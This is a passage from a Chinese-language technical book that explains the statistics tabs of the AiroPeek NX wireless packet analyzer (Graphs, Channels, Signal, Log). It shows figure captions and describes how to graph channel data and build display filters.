


图 21.48 某协议的详细统计信息




图 21.49 AiroPeek NX 的详细统计信息




图 21.50 图片数据属性




图 21.51 图形化显示的 Summary 条目信息

◆ Graphs 选项卡采用图形化的方式显示各种数据信息，初始界面如图 21.52 所示。在该图中可以看到，主体窗口的右侧是比较醒目的统计信息图片，而左侧则显示了众多可供查询的条目信息。例如图 21.52 显示的是 Size 条目的信息，而单击其他条目则可以在右侧看到以图片显示的相关统计信息，如 Physical Errors 条目的信息如图 21.53 所示。在每个条目上单击鼠标右键，选择 Edit 命令可以弹出如图 21.54 所示的属性对话框，在其中可以定义要显示的图片的各种属性。




图 21.52 图形化显示的网络数据包 Size 统计图




图 21.53 图形化显示的网络数据包 Physical Errors 统计图




图 21.54　定义图片的属性

◆ Channels 选项卡显示了各通道（Channel）的统计信息，如图 21.55 所示。




图 21.55　Channel 的统计信息

在该页面中，双击具体某个通道不起作用。可以通过鼠标右键单击某具体通道，在弹出菜单中选择 Graph 命令即可将该通道的详细信息以图形化的方式显示出来，如图 21.56 所示。可以看出，此时已经自动切换到了 Graphs 选项卡，而且左侧自动增加了一个新的条目 Graph8。用户可以手动修改该条目的名字。

另外，在 Channels 选项卡的某个具体通道上单击鼠标右键，从弹出菜单中可以选择其中的 Make Filter 命令，将出现编辑过滤器对话框，通过底部的 And 和 Or 等按钮可以添加过滤条件，具体如图 21.57 所示。

◆ Signal 选项卡显示了信号强度等信息，如图 21.58 所示。




图 21.56 某通道的图形化信息




图 21.57 编辑针对通道的过滤条件




图 21.58 Signal 选项卡

◆ Log 选项卡比较简单，显示了各种 Log 信息，如图 21.59 所示。

